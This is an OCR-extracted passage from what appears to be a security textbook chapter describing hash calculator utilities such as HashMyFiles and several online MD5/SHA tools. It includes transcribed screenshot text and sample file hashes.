
Verify MD5 Value: 1F53D0EBA7C6A34E0BE593E8F99C5DA4

Figure 20.16: Screenshot of MD5 Calculator

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles is a utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in the system. It allows you to copy the MD5/SHA1 hash list to the clipboard or save it in a text/html/xml file. You can launch HashMyFiles from the context menu of Windows Explorer and display the MD5/SHA1 hashes of the selected files or folders.


HashMyFiles
File
Edit
View
Options
Help
Hash Types
CRC32 Display Mode
Drag & Drop / Explorer Paste Folder Mode
Show Time In GMT
✓ Mark Hash In Clipboard
✓ Mark Identical Hashes
Enable Explorer Context Menu
Enable Explorer Context Menu - VirusTotal
Show Hashes In Uppercase
✓ Extract Version Information
Add Header Line To CSV/Tab-Delimited File
Select Another Font
Use Default Font
Put Icon On Tray
Always On Top
✓ MD5
✓ SHA1
✓ CRC32
SHA-256
SHA-512
SHA-384
4 file(s)
NirSoft Freeware. htt

Filename		CRC32	SHA-256	S
Confidential.txt	713affc1d7d7...	9eae93d5	f3d60a3e88bc946131b6adb9ba967109580da...	1
Driving License.	21f2d852b2eb5	4b92234a	1b3570416f3309673832f49556f589cded34e1...	0
Insurance Detai	485c6f4d3ab1...	cc5ef67b	a72b4060185c25b5bfa699b86aaae450f479cd...	b
Medical Record	524d3f0b2d41...	9bd9a5ab	49bf6989401be3c0070cd50554d743ef624f0f...	e

Figure 20.17: Screenshot of HashMyFiles

Some additional MD5 and MD6 hash calculators are as follows:

- HashCalc (*https://www.slavasoft.com*)
- MD6 Hash Generator (*https://www.browserling.com*)
- All Hash Generator (*https://www.browserling.com*)
- md5 hash calculator (*https://onlinehashtools.com*)
- Message Digester (*https://www.freeformatter.com*)


Hash Calculators for Mobile

Some hash calculators for mobile devices are discussed below.

- **hash tools**

  Source: *https://play.google.com*

  hash tools is a utility for calculating and checking a hash from a given text or decrypting a hash to its original text. In this application, the available hash functions are MD5, SHA-1, SHA-256, SHA-384, and SHA-512.



hash result

27703945b9bceacb9546d2e103ad360

Compare to ✓

